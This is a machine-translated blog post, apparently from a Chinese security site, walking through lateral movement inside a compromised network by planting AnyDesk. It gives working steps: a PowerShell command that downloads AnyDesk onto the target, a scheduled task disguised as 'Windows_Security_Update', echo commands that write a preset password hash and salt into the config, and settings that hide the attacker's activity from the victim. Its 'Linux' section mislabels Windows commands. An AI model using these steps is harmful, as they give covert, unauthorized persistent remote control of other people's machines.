当前位置:网站首页>Using anydesk remote control for intranet penetration horizontal movement
Using anydesk remote control for intranet penetration horizontal movement
2022-06-24 00:10:00 【Gh0st1nTheShel】
** Welcome to my WeChat official account. 《 The soul in the shell 》**
Anydesk Is similar to teamviewer Remote management software , But it doesn't need to be installed and is small
Use scenarios
- Cloud lock , The guardian God forbids 3389 Login time
- Similar to Alibaba cloud , Sign in 3389 Will call the police
- The target machine must be able to go out of the network
matters needing attention
- start-up anydesk The permission of requires desktop user permission , such as ,IIS In the middleware environment , Got it webshell Generally, there is no desktop user permission , If you start anydesk It won't work
- start-up anydesk The desktop cannot be logged off
- There may be a black screen connected , This is because the desktop user exits the remote desktop without logging off , here , Unless it works winlogon start-up anydesk, Otherwise you can't use the screen
attack
Windows
If we were windows Get the target on shell, In order to facilitate the simulation, a cs Of shell
Use some rights raising powershell Script , The script pops up a new cmd window , But the data does not pass cs, It can only be operated through remote desktop , But not directly RDP
Then we can make the target download through the command anydesk
powershell (New-Object System.Net.WebClient).DownloadFile(“https://download.anydesk.com/AnyDesk.exe","C:\anydesk.exe")
In fact, it's better not to keep it in c Under the plate , Because the domain user does not have sufficient permissions , So it is best to find the folder where the domain user has write permission
You can see that we have downloaded the file ( Since it is a simulated environment, just click it casually , Don't download to the desktop in the real environment )
But there is no hurry to implement , The reason is that we don't know the evidence of the goal , Nature can't connect
Open your own computer anydesk, A window will pop up
You can find ,anydesk The way of connection is not LAN , But through the Internet , Once the network is disconnected, it cannot be used
So we have to know the target ID No. can be connected , So we can generate... Locally anydesk User profile for , Then upload to the target host , In this way, we not only know the goal anydesk Of id Number , And the password set locally is used
First of all, we should remember our own ID Number
- 819784857
Then set the access password
Just set up , Just know for yourself
Exit completely after application anydesk, Do not select Install... When exiting
The generated configuration file will be stored in
C:\Users\ Your username \AppData\Roaming\AnyDesk
Then save the four files , Then upload to the target host , Delete all the configuration files here after uploading , The goal is to make anydesk Generate a new configuration
Because we haven't opened it on the target host yet anydesk, So create a new one by yourself AnyDesk Folder , Then copy the file in
expand :
These steps are not necessary , On demand
You can set the user name before connecting , If not set , Will use the current user name
It may expose your identity
And then through cs Remote execution anydesk, Then connect to the attacker remotely
Enter the password you just set
Successfully connected
If you have administrator privileges , Can be opened “ Disable user input ”、“ Enable privacy mode ”, Otherwise, the opponent can see the mouse of the attacker
Linux
If we can only pass linux Got the target shell, You can't create a configuration file and copy it as before , So we can only modify the configuration file
In order to facilitate the simulation, I launched a msf Of shell
First we need to make the target download anydesk, The method is the same as before
powershell (New-Object System.Net.WebClient).DownloadFile(“https://download.anydesk.com/AnyDesk.exe","C:\anydesk.exe")
After downloading, we will start it , Can be executed directly , If it is not possible to execute directly , You can use scheduled tasks to perform , If you want to use a scheduled task , First, you need to know who the current user is
powershell "(((Get-WmiObject -Class Win32_Process -Filter 'Name=\"explorer.exe\"').GetOwner().user) -split '\n')[0]
After confirming the user, you can create a scheduled task
schtasks /Create /TN Windows_Security_Update /SC monthly /tr "C:\Users\testuser.G1TS\Desktop\anydesk.exe" /RU Administrator
Then execute the planned task
schtasks /run /tn Windows_Security_Update
After a few seconds ,anydesk Connect to the server and kill the process
tasklist
taskkill /f /pid 2692
Then add the password to the configuration file ( The password for AnyDeskGetAccess)
echo ad.anynet.pwd_hash=85352d14ed8d515103f6af88dd68db7573a37ae0f9c9d2952c3a63a8220a501c >> C:\Users\ User directory \AppData\Roaming\AnyDesk\service.conf
echo ad.anynet.pwd_salt=cb65156829a1d5a7281bfe8f6c98734a >> C:\Users\ User directory \AppData\Roaming\AnyDesk\service.conf
View target's ID
type C:\Users\ user name \AppData\Roaming\AnyDesk\system.conf
Then let the target machine run Anydesk, Just connect
边栏推荐
- Salesforce batch apex batch processing (V) asyncapexjob intelligence
- NLP工程师是干什么的?工作内容是什么?
- [leetcode notes] no118 Yanghui triangle
- 如何入门机器学习?
- 合成大西瓜小游戏微信小程序源码/微信游戏小程序源码
- New function of lightweight application server: simple experience of offline business migration by using image sharing
- Comment utiliser l'entrepôt de données pour créer une table de synchronisation
- Superscalar processor design yaoyongbin Chapter 3 virtual memory -- Excerpt from subsection 3.1~3.2
- Wechat applet picture verification code display
- Interview notes for Android outsourcing workers for 3 years. You still need to go to a large factory to learn and improve when you have the opportunity. Interview questions for Android Development Int
猜你喜欢

Save: software analysis, verification and test platform

Cloud native architecture (05) - Application Architecture Evolution

What do NLP engineers do? What is the work content?

fatal: The upstream branch of your current branch does not match the name of your current branch.

超标量处理器设计 姚永斌 第3章 虚拟存储器 --3.1~3.2 小节摘录

Startup process analysis of APP performance optimization

2022考研经验分享【初试、择校、复试、调剂、校招与社招】

解决项目依赖报红问题

Andorid development art exploration notes (2), cross platform applet development framework
![Total number of combinations ii[each element can only be solved by + once]](/img/06/a40e28a1882a4278883202bc9c72d3.png)
Total number of combinations ii[each element can only be solved by + once]
随机推荐
Go language core 36 lectures (go language practice and application 11) -- learning notes
并发和并行有什么区别?
Interpreting the "four thoughts" of Wal Mart China President on the transformation and upgrading of physical retail
Revit API: schedule viewschedule
Three types of transactions in EF core (saveChanges, dbcontexttransaction, transactionscope)
Solve the problem of project dependency red reporting
EasyCVR程序以服务启动异常,进程启动却正常,是什么原因?
1. < tag dynamic programming and path combination problem > lt.62 Different paths + lt.63 Different paths II
2021-11-23: Regulations: l[1] corresponds to a, l[2] corresponds to B, l[3] corresponds to C
kubernetes之常用核心资源对象
产业互联网时代将依靠源自于产业本身的产品、技术和模式来实现的
[FreeRTOS] 07 binary semaphore and count semaphore
Salesforce batch apex batch processing (V) asyncapexjob intelligence
Android Aidl: cross process call service (Aidl service), kotlininvoke function
跟着CTF-wiki学pwn——ret2text
9次Android面试经验总结,已收字节,阿里,高级android面试答案
== 和 equals 的区别是什么?
Synthetic big watermelon games wechat applet source code / wechat game applet source code
[day 25] given an array of length N, count the number of occurrences of each number | count hash
Fix blog theme php8 compatibility and optimize dark mode